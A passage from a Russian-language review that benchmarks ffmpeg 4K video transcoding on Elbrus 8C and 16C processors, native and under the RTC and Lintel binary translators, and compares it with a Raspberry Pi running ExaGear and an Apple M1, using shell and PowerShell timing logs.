0 [SAR 1:1 DAR 16:9], 140647 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
Elapsed: 5:37:06 (20226.59 secs). Mode: Translate. Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32928904 bytes).     Stream #0:0(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x316376
61), yuv420p, 3840x2160 [SAR 1:1 DAR 16:9], 1506418 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
ubuntu@ubuntu:~/ffmpeg$
```

Скриншот 66. Затраты времени на перекодирование видео на Raspberry Pi 4 с Ubuntu 20.04.3 (с ExaGear и без).

Вот теперь начинается самое интересное. Я в предыдущей главе упоминал, что каким-то волшебным образом на моей малине с Ubuntu 20.04.3 пашет ExaGear, разработка Eltechs, а, вернее, выходцев из отдела бинарной трансляции в МЦСТ, которая теперь принадлежит Huawei. Не знаю, почему, но Huawei держат ExaGear в открытом доступе. Т.е. любой желающий может скачать себе ExaGear (я пользовался версией 1.2.1.1) и попробовать, мало ли, вдруг заработает. У меня на Raspberry Pi OS не работала вся эта история, но вот на Ubuntu 20.04.3 на малине всё пашет. Я и User Guide нашёл к ExaGear, и он также в открытом доступе. Разумеется, я сам воспользовался этими инструментами чисто в исследовательских целях. Никто, брат, вообще никто даже и не думал пользоваться этим на постоянной основе. Ну, вы поняли. Интересно сравнить эффективность трансляции между ExaGear и RTC. Для ExaGear я использовал образ Ubuntu Base 20.04.3, который поставлялся вместе с ним, и для RTC на Эльбрусе я также воспользовался Ubuntu 20.04.3.

Для того, чтобы прогнать тест и с x86 версией ffmpeg, я загрузил уже готовые собранные варианты с сайта johnvansickle. Для сравнения с RTC на Эльбрусе брал версию 4.4, а для сравнения с ExaGear на малине брал версию 4.3.1, поскольку из репозитория Ubuntu ставится именно эта версия для ARM (т.е. сравниваем в нативе и в трансляции между собой те же версии ffmpeg).

```
ikakprosto@BitblazeOberon100Le8c: /mnt/shared/ffmpeg
Файл Правка Вид Поиск Терминал Справка
h | grep -E '^Mem' | awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)";
E8C 1300 MHz; 31Gi RAM;  ALT Workstation 10.0 (Autolycus); kernel 5.4.163-elbrus-def-alt2.23.1
ikakprosto@BitblazeOberon100Le8c ffmpeg $ if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-Surfing-4K-Demo.
mp4; fi; in="Sony-Surfing-4K-Demo.mp4"; out="$(basename $in .mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-crf0.mp4"; translator="/o
pt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; translatorargs=" --path_prefix /mnt/ubuntu/ -b $HOME -b /etc/passwd -b /etc/group -b /etc/resolv
.conf -b /mnt/shared -- "; translate=""; folder1="/usr/bin"; folder2="ffmpeg-4.4-amd64-static"; function transver() { $translator --vers
ion; }; echo ; function sizebitrate() { echo "$(tput setaf 3)File:$(tput sgr0) $1. $(tput setaf 6)Size:$(tput sgr0) $(du -h $1 | awk '{
print $1 }') ($(du $1 | awk '{ print $1 }') bytes).$(tput sgr0) $($translate $folder/ffprobe -hide_banner -i $1 2>&1 | grep 'Video:')";
}; sizebitrate $in $folder1; if [[ ! $(arch) =~ ^((x|i[[:digit:]])86|amd64) ]]; then declare -a folders=("$folder1" "$folder2"); else de
clare -a folders=("$folder1"); fi; for folder in "${folders[@]}"; do echo; if [[ $folder == "/usr/bin" ]]; then Mode="Native"; translate
=""; else Mode="Translate"; translate="$translator $translatorargs"; transver ; fi; file $folder/ffmpeg | grep -o '^.*linked'; $translat
e $folder/ffmpeg -hide_banner -version | head -n 1; for outfile in "$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]]; then crf0="-crf
 0"; else crf0=""; fi; postargs="-hide_banner -loglevel panic -c:v hevc -i $in -c:v libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -qm
in 18 -qmax 24 $crf0 -y"; /usr/bin/time -f "Elapsed: %E (%e secs). Mode: $Mode. Output: $outfile." /bin/bash -c "$translate $folder/ffmp
eg $postargs $outfile"; sizebitrate $outfile $folder; rm -f $outfile; done; done; telegram-send done

File: Sony-Surfing-4K-Demo.mp4. Size: 1,7G (1,7G bytes).

/usr/bin/ffmpeg: ELF 64-bit LSB executable, version 1 (SYSV), dynamically linked
ffmpeg version 4.4-alt7 Copyright (c) 2000-2021 the FFmpeg developers
Elapsed: 1:56:51 (7011.76 secs). Mode: Native. Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3,0G (3,0G bytes).   Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv, bt
709), 3840x2160 [SAR 1:1 DAR 16:9], 140674 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
Elapsed: 2:26:12 (8772.11 secs). Mode: Native. Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32G bytes).   Stream #0:0(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x31637
661), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 1506897 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)

RTC version v4.1, SVN r135483, compiled using lcc v1.26.09 from svn://topaz/ecomp.svn/branches/bincomp.xrel-18-0
ffmpeg-4.4-amd64-static/ffmpeg: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked
ffmpeg version 4.4-static https://johnvansickle.com/ffmpeg/  Copyright (c) 2000-2021 the FFmpeg developers
Elapsed: 2:24:02 (8642.96 secs). Mode: Translate. Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3,0G (3,0G bytes).   Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv, bt
709), 3840x2160 [SAR 1:1 DAR 16:9], 140718 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
Elapsed: 3:07:54 (11274.25 secs). Mode: Translate. Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32G bytes).   Stream #0:0(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x31637
661), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 1506455 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
ikakprosto@BitblazeOberon100Le8c ffmpeg $
```

Скриншот 67. Время, затраченное на перекодирование видео с ffmpeg 4.4 на 8С (Альт 10) с и без RTC.

Я перепрогнал тот же тест на Альт Линукс, воспользовавшись также и RTC 4.1. Результаты без трансляции те же, но теперь мы ещё знаем, как ffmpeg пашет на Эльбрусе в трансляции. И можем примерно определить эффективность трансляции ffmpeg с RTC.

```
ikakprosto@BitblazeOberonL100e8c: ~/ffmpeg
ikakprosto@BitblazeOberonL100e8c:~/ffmpeg$ echo "$(lscpu | egrep -i 'Model name|Имя модели' | awk '{$1=""; $2=""; print}')
; $(free -h | grep -E '^Mem|^Память' | awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print}'); kernel $(uname -r)
"; ./ffmpeg -hide_banner -version | head -n 1
  MCST Elbrus-8C1 CPU 1300MHz (E7400 mode); 18Gi RAM;  Ubuntu 20.04.3 LTS; kernel 5.13.0-28-generic
ffmpeg version 4.4-static https://johnvansickle.com/ffmpeg/  Copyright (c) 2000-2021 the FFmpeg developers
ikakprosto@BitblazeOberonL100e8c:~/ffmpeg$ if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-S
urfing-4K-Demo.mp4; fi; in="Sony-Surfing-4K-Demo.mp4"; out="$(basename $in .mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h
264-crf0.mp4"; for outfile in "$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]]; then crf0="-crf 0"; else crf0=""; fi;
postargs="-benchmark -hide_banner -loglevel error -i $in -c:v libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -q
max 24 $crf0"; /usr/bin/time -f "Elapsed: %E (%e secs). $outfile" ./ffmpeg $postargs $outfile; done; for videos in "$in" "
$out" "$outcrf"; do du $videos; du -h $videos; echo ./ffprobe -hide_banner -i $videos 2>&1 | grep Stream; done; telegram-s
end done
Elapsed: 3:26:58 (12418.55 secs). Sony-Surfing-4K-Demo-h264.mp4
Elapsed: 4:35:35 (16535.01 secs). Sony-Surfing-4K-Demo-h264-crf0.mp4
1692228 Sony-Surfing-4K-Demo.mp4
1,7G    Sony-Surfing-4K-Demo.mp4
3078404 Sony-Surfing-4K-Demo-h264.mp4
3,0G    Sony-Surfing-4K-Demo-h264.mp4
32929024        Sony-Surfing-4K-Demo-h264-crf0.mp4
32G     Sony-Surfing-4K-Demo-h264-crf0.mp4
ikakprosto@BitblazeOberonL100e8c:~/ffmpeg$ for i in Sony-Surfing-4K-Demo*; do ./ffprobe -hide_banner -i $i 2>&1 | grep Str
eam; done
  Stream #0:0(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x31637661), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16
:9], 1506424 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
  Stream #0:1(eng): Audio: aac (LC) (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 192 kb/s (default)
  Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 140645 kb/s,
 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
  Stream #0:1(eng): Audio: aac (LC) (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 192 kb/s (default)
  Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s,
59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)
  Stream #0:1(eng): Audio: aac (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 192 kb/s (default)
ikakprosto@BitblazeOberonL100e8c:~/ffmpeg$
```

Скриншот 68. Время, затраченное на перекодирование видео с ffmpeg 4.4 на Ubuntu 20.04.3 с Lintel 4.1.

Ещё я провёл этот же тест в трансляции в Lintel с Ubuntu 20.04.3 с двумя ядрами, выделенными под трансляцию кода.

```
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.
                                                                                                                Попробуйте новую кросспла
тформенную оболочку PowerShell (https://aka.ms/pscore6)
                                                                                PS C:\Users\ikakprosto> cd .\Desktop\ikakprosto\Laptops\Software\Transcodin
g\                                                                PS C:\Users\ikakprosto\Desktop\ikakprosto\Laptops\Software\Transcoding> Get-ComputerInfo -Property "
WindowsProductName","WindowsVersion","OsHardwareAbstractionLayer","CsProcessors";

WindowsProductName WindowsVersion OsHardwareAbstractionLayer CsProcessors
------------------ -------------- ------------------------- ------------
Windows 10 Pro     2009           10.0.19041.1503           {MCST Elbrus-8C1 CPU 1300MHz (E7400 mode)   }


PS C:\Users\ikakprosto\Desktop\ikakprosto\Laptops\Software\Transcoding> $ffmpegdir=".\ffmpeg\bin"; $ffmpeg="$ffmpegdir\ffmpeg.exe"; if (Test-Path
 -Path '.\Sony Surfing 4K Demo.mp4' -PathType Leaf) { Rename-Item -Path '.\Sony Surfing 4K Demo.mp4' -NewName '.\Sony-Surfing-4K-Demo.mp4' }; $in
='Sony-Surfing-4K-Demo.mp4'; $out="$((Get-Item $in).Basename)-h264.mp4"; $outcrf="$((Get-Item $in).Basename)-h264-crf0.mp4"; Function SizeBitrate
 ($inputfile) { Write-Output ''; Write-Output "$inputfile - $((Get-Item $inputfile).Length/1GB 2>$null) ($((Get-Item $inputfile).Length 2>$null)
bytes)"; Invoke-Expression "& $ffmpegdir\ffprobe.exe -hide_banner -i $inputfile 2>&1 | findstr Video"}; SizeBitrate -inputfile $in; Write-Output
''; Invoke-Expression "& $ffmpeg -hide_banner -version | select -first 1"; ForEach ( $outfile in $out,$outcrf ) { if ( $outfile -match '-crf0.mp4
$' ) { $crf0='-crf 0' } else { $crf0='' }; $postargs="-hide_banner -loglevel error -i $in -c:v libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -
qmin 18 -qmax 24 $crf0"; $ElapsedTime=(Measure-Command -Expression { Invoke-Expression "& $ffmpeg $postargs $outfile" } ); Write-Output "Elapsed:
 $($ElapsedTime.Hours):$($ElapsedTime.Minutes):$($ElapsedTime.Seconds).$($ElapsedTime.MilliSeconds) ($($ElapsedTime.TotalSeconds ) seconds): $out
file" ; SizeBitrate -inputfile $outfile }; telegram-send done

Sony-Surfing-4K-Demo.mp4 - 1.6138302385807 (1732837024 bytes)
  Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/
      handler_name    : Video Media Handler

ffmpeg version 4.4-full_build-www.gyan.dev Copyright (c) 2000-2021 the FFmpeg developers
Elapsed: 5:9:30.583 (18570.5835073 seconds): Sony-Surfing-4K-Demo-h264.mp4

Sony-Surfing-4K-Demo-h264.mp4 - 2.93579122703522 (3152281827 bytes)
  Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 140645 kb
      handler_name    : Video Media Handler
Elapsed: 5:49:53.684 (20993.6849418 seconds): Sony-Surfing-4K-Demo-h264-crf0.mp4
```

Скриншот 69. Время, затраченное на перекодирование видео с ffmpeg 4.4 на Windows 10 21H2 с Lintel 4.1.


Ну и, конечно же, куда же без винды? Я прогнал тест и на Windows 10 21H2. Так что теперь нам известны результаты Эльбруса и в нативе, и в трансляции с RTC, и в трансляции с Lintel.

```
root@BITBLAZE-Elbrus-16C: /rc
root@BITBLAZE-Elbrus-16C ~/ffmpeg # echo ; echo "$(lscpu | egrep -i 'Model name|Имя модели|MHz' | awk '{ORS=" "; print $3}')MHz; $(free -h | grep -E '^Mem'
| awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)"; echo "$(lcc --version | awk '{ORS= " "; print}'); meson $(meson --v
ersion); ninja $(ninja --version)"; echo ;

E16C 2000 MHz; 125Gi RAM;  Simply Linux 10.0 (Captain Finn); kernel 5.4.163-elbrus-def-alt2.23.1
lcc:1.25.17:May-16-2021:e2k-v5-linux gcc (GCC) 7.3.0 compatible ; meson 0.59.1; ninja 1.10.2

root@BITBLAZE-Elbrus-16C ~/ffmpeg # if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-Surfing-4K-Demo.mp4; fi; in="Sony-Surfing-
4K-Demo.mp4"; out="$(basename $in .mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-crf0.mp4"; translator="/opt/mcst/rtc/bin/rtc_opt_rel_e16c_x64_ob"; tran
slatorargs=" --path_prefix /mnt/shared/rtc/ubuntu20.04/ -b $HOME -b /etc/passwd -b /etc/group -b /etc/resolv.conf -- "; translate=""; folder1="/usr/bin"; fo
lder2="."; function transver() { $translator --version; }; echo ; function sizebitrate() { echo "$(tput setaf 3)File:$(tput sgr0) $1. $(tput setaf 6)Size:$(
tput sgr0) $(du -h $1 | awk '{ print $1 }') ($(du $1 | awk '{ print $1 }') bytes).$(tput sgr0) $($translate $2/ffprobe -hide_banner -i $1 2>&1 | grep 'Video
:'); }; sizebitrate $in $folder1; if [[ ! $(arch) =~ ^(x|i[[:digit:]]86|amd64) ]]; then declare -a folders=("$folder1" "$folder2"); else declare -a folde
rs=("$folder1"); fi; for folder in "${folders[@]}"; do echo; if [[ $folder == "/usr/bin" ]]; then Mode="Native"; translate=""; else Mode="Translate"; transl
ate="$translator $translatorargs"; transver ; fi; file $folder/ffmpeg | grep -o '^.*linked'; $translate $folder/ffmpeg -hide_banner -version | head -n 1; fo
r outfile in "$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]]; then crf0="-crf 0"; else crf0=""; fi; postargs="-hide_banner -loglevel error -i $in -c:v
libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0 -y"; $translate /usr/bin/time -f "Elapsed: %E (%e secs). Mode: $Mode. Output: $outf
ile." /bin/bash -c "$folder/ffmpeg $postargs $outfile"; sizebitrate $outfile $folder; rm -f $outfile; done; done;

File: Sony-Surfing-4K-Demo.mp4. Size: 1.7G (1.7G bytes).   Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv420p(tv, bt709), 3840x2160 [SAR 1:1
DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)

/usr/bin/ffmpeg: ELF 64-bit LSB executable, version 1 (SYSV), dynamically linked
ffmpeg version 4.4-alt7 Copyright (c) 2000-2021 the FFmpeg developers
Elapsed: 45:35.65 (2735.65 secs). Mode: Native. Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3.0G (3.0G bytes).   Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv, bt709), 3840x2160 [SAR
 1:1 DAR 16:9], 140793 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
Elapsed: 1:01:48 (3708.39 secs). Mode: Native. Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32G bytes).   Stream #0:0(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x31637661), yuv420p(tv, bt
709), 3840x2160 [SAR 1:1 DAR 16:9], 1507303 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)

RTC version v4.1, SVN r135483, compiled using lcc v1.25.19 from svn://topaz/ecomp.svn/branches/bincomp.xrel-18-0
./ffmpeg: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked
ffmpeg version 4.4-static https://johnvansickle.com/ffmpeg/  Copyright (c) 2000-2021 the FFmpeg developers
Elapsed: 44:09.48 (2649.48 secs). Mode: Translate. Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3.0G (3.0G bytes).   Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv, bt709), 3840x2160 [SAR
 1:1 DAR 16:9], 140833 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
Elapsed: 1:03:39 (3819.77 secs). Mode: Translate. Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32G bytes).   Stream #0:0(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x31637661), yuv420p(tv, bt
709), 3840x2160 [SAR 1:1 DAR 16:9], 1506860 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
root@BITBLAZE-Elbrus-16C ~/ffmpeg #
```

Скриншот 70. Время, затраченное на перекодирование видео с ffmpeg 4.4 на 16C (Альт 10) с и без RTC

И под конец, барабанная дробь, я провёл этот тест и на инженерном образце Эльбрус 16C, к которому получил удалённый доступ. Большое спасибо ООО «Промобит» за возможность мельком взглянуть на то чудо, что нас ждёт в будущем. Поясню сразу: на 16C на данный момент установлен


дистрибутив Альт Линукс 10, собранный под предыдущее поколение Эльбруса, у него используется старый компилятор (1.25 вместо 1.26), у него частично отключен кэш и оперативная память работает на сниженной частоте (DDR4-2400 вместо DDR4-3200). К моменту, когда я его тестировал, планок памяти стало 8 вместо 2, но суть вы поняли. Его результаты даже так впечатляют при сравнении с 8C, так что мы рассмотрим и их..




Скриншот 71. Время, затраченное на перекодирование видео в ffmpeg 4.3.1 на Macbook Pro с Apple M1.

И я также воспользуюсь данными со своего старого обзора Macbook Pro на Apple M1. Только тогда я тестировал ffmpeg версии 4.3.1, та же версия, что и на малине, а не 4.4, как на Эльбрусе. По производительности между этими версиями разницы быть не должно, но, на всякий, уточнил.

Итак, что у нас вышло?




Гистограмма 3. Время, затраченное на перекодирование видео в ffmpeg.



